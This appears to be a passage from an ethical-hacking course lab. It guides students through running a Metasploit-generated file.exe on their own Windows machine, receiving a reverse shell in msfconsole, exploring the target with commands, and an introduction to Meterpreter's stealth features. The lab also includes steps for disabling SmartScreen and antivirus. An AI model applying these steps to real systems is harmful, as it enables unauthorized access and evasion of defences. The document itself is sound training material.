Surf to the URL of http://[YourLinuxIPaddr]:8000/.

You should see a listing of the contents of your Linux /tmp directory, which includes file.exe.


Click file.exe.

Your browser indicates, "Do you want to run or save file.exe…."

Click Run.

Your browser may prompt you, saying that file.exe is not commonly downloaded and could harm your computer. Click Actions, and select More options. Then select Run anyway. Or your browser may say, "The publisher of file.exe couldn't be verified." Again, click Run.

In your Linux terminal running SimpleHTTPServer, you should see incoming HTTP GET requests.




If you didn't successfully shut down Windows SmartScreen earlier in the lab, you may see an indication that "Windows protected your PC." If you do not see this, move to the next slide.

Most people will NOT see this screen because we disabled SmartScreen earlier. In addition, sometimes, even when it is enabled, SmartScreen does not detect file.exe as malware.

If you see an indication of "Windows protected your PC," then click More Info.

You should then see a button indicating "Run anyway." Click it.



In your msfconsole terminal on Linux, you should see the inbound session attempt coming in with the text "Command shell session 1 opened," with information about the source and destination IP addresses and port numbers.

On occasion, the command shell session dies, with Metasploit saying, "Command shell session 1 closed. Reason: Died…." If this happens to you, go back to your Windows browser and click file.exe and Run again.

If you repeatedly get an indication in msfconsole on Linux that your command shell sessions are closed because they "Died from Errno::ECONNECT RESET," this is most likely due to a remnant of your Windows antivirus tool killing the file.exe program.

If that is the case, attempt to disable your antivirus tool again, and reselect and run file.exe from your Windows browser.


Also, at any time, you can run the jobs command to ensure that your multi/handler is still running.

```
msf > jobs
```

If your multi/handler isn't running, you can re-invoke it by using the exploit -j command.


If You See "Interrupted Action"

- If you see an Interrupted Action screen, an antivirus tool is likely still active and blocking execution; disable it



Network Pen Testing and Ethical Hacking 55

If you see a screen with the title "Interrupted Action," and referencing file.exe or file[N].exe, your antivirus tool is blocking execution by deleting the file.exe before it gets a chance to run. Disable your antivirus tool; then use your Windows browser to reselect file.exe and run it.



When you see "Command shell session N opened," (where N is an integer that starts at 1 and increments for each new Metasploit session), you have successfully exploited the Windows target.

In your Linux msfconsole screen, press Enter until you get the msf > prompt back.

You should see your msf prompt again. You have a session with the target Windows machine running in the background. To get a list of sessions, run:

`msf > sessions -l` ←That is a dash-lowercase L, not a dash one.

You now see a list of all sessions Metasploit has open with targets. You likely have one such session, with a low session ID number (such as "1"). Make a note of that session number. Let's interact with that session, by running the sessions command to interact (-i) with session number [N]:

`msf > sessions -i [N]`

You now should see the c:\> prompt from your Windows machine. We've gotten shell access of the Windows target. You can now type a variety of Windows commands into that session.


To see your current privileges, run:

`c:\> whoami`

To get a list of TCP and UDP activity, run:

`c:\> netstat -na`

In the output of netstat, you should see an ESTABLISHED connection from your Windows machine to your Linux machine on TCP port 8080.



To get a directory listing of the c:\ directory, run:

```
c:\> cd c:\
c:\> dir
```

You can execute arbitrary additional commands at this Windows prompt, exploring the system from the vantage point of an msfconsole session with the target machine.

To see network settings, please run:

```
c:\> ipconfig
```


To see your Windows system DNS cache, please run:

```
c:\> ipconfig /displaydns
```

To list running processes, please run:

```
c:\> tasklist
```

You can explore your Windows machine at the command line.



After you finish interacting with your shell, now look at how to get back to an msfconsole session and manage it.

At your c:\> prompt, press CTRL-Z:

```
c:\> ^Z
```

You will be prompted about whether you want to "Background session." Type y and press Enter.

You'll now be back at your msf > prompt.

Get a list of sessions with compromised hosts:


```
msf > sessions -l
```
←That is a dash-lower-case-L, not a dash-one.

You'll see your session number there, waiting in the background. You could interact with that session again if you'd like, using "sessions –i [N]" where [N] is the session number.

You should also run the jobs command:

```
msf > jobs
```

You'll see that your multi/handler job has finished. It stops when it gets one successfully exploited system. You could restart it as a background job by running the exploit –j command, but you don't have to do that here.



To get more information about msfconsole's capabilities for interacting with sessions, run the sessions command with the –h (help) option:


```
msf > sessions -h
```

You'll see here that you can kill sessions from msfconsole, either by using the –k flag to kill an individual session number or the –K flag (cap-K) to kill all sessions. To finish this lab, kill all sessions:

```
msf > sessions -K      ←That is a cap-K.
```

And, finally, exit msfconsole:

```
msf > exit
```




In conclusion, in this lab, you analyzed how to use several components of Metasploit to compromise a target machine and interact with a session to that target. In particular, you used the following hugely valuable components of Metasploit:


- msfvenom, which creates malicious files built from Metasploit payloads
- msfconsole, which allows us to configure Metasploit and control sessions interactively
- exploit/multi/handler, a Metasploit exploit module that listens for connections on a chosen port from outside the framework and delivers back configured payloads for execution at a target
- windows/shell/reverse_tcp, a Metasploit payload module that provides reverse shell access of a target machine
- SimpleHTTPServer, a non-Metasploit tool that implements a Python-based web server, handy for serving up files including Metasploit-generated attack files

As you have seen, shell access of a target is extremely valuable.

msfvenom : create malware contain payload.



Because it is so useful for penetration testers and ethical hackers, we are going to zoom in on the Metasploit Meterpreter payload with an entire section devoted to the topic. The Meterpreter is arguably the most flexible payload in Metasploit. (Someone may put up a quite reasonable argument associated with payloads that run a plain cmd.exe, saying that they are more flexible than the Meterpreter.) However, the Meterpreter has some interesting and useful characteristics that even cmd.exe cannot provide. For that reason, we'll discuss it in depth now, focusing on those options most useful to us as penetration testers and ethical hackers.




The Meterpreter is named after a fusion of the words Metasploit and Interpreter. Most of the hard-core development work in the Meterpreter was done by Skape. This Metasploit payload offers an attacker a self-contained command shell environment that runs from within the memory space of an exploited process. Thus, the Meterpreter doesn't create a separate running process like most other Metasploit payloads and other exploitation tools. Such an extraneous, attacker-created process might be noticed by an investigator. Instead, the Meterpreter is just another DLL loaded into one of the processes on the target machine. The Meterpreter can be extended with additional DLLs sent after the initial overall Meterpreter module is loaded.

Note that because the Meterpreter is entirely memory resident, it disappears on reboot.

Currently, the Meterpreter has been implemented for Windows, Linux, PHP, and Java target machines.

There is ongoing development work (with some beta software released) of Meterpreter functionality for Mac OS X targets.

It is important to note that all control communication between the attacker running Metasploit and the Meterpreter running on the target box is encrypted using TLS, making the tool even stealthier, as its command channel is not clear text.




migrate : jump to one proces to another process

We will now go over a sampling of some of the most powerful features of the Meterpreter. Don't think of this as just a laundry list of individual, unrelated commands. Instead, as we go through each command, think about how a penetration tester or ethical hacker could use these commands to do their jobs more effectively. When an exploitable Windows system is discovered, the Meterpreter can be instrumental in maximizing the effectiveness of a tester against that system, so you need to understand its commands in depth. Pay careful attention because you'll soon be performing a lab using these commands.

Some of the base commands included in the Meterpreter follow:

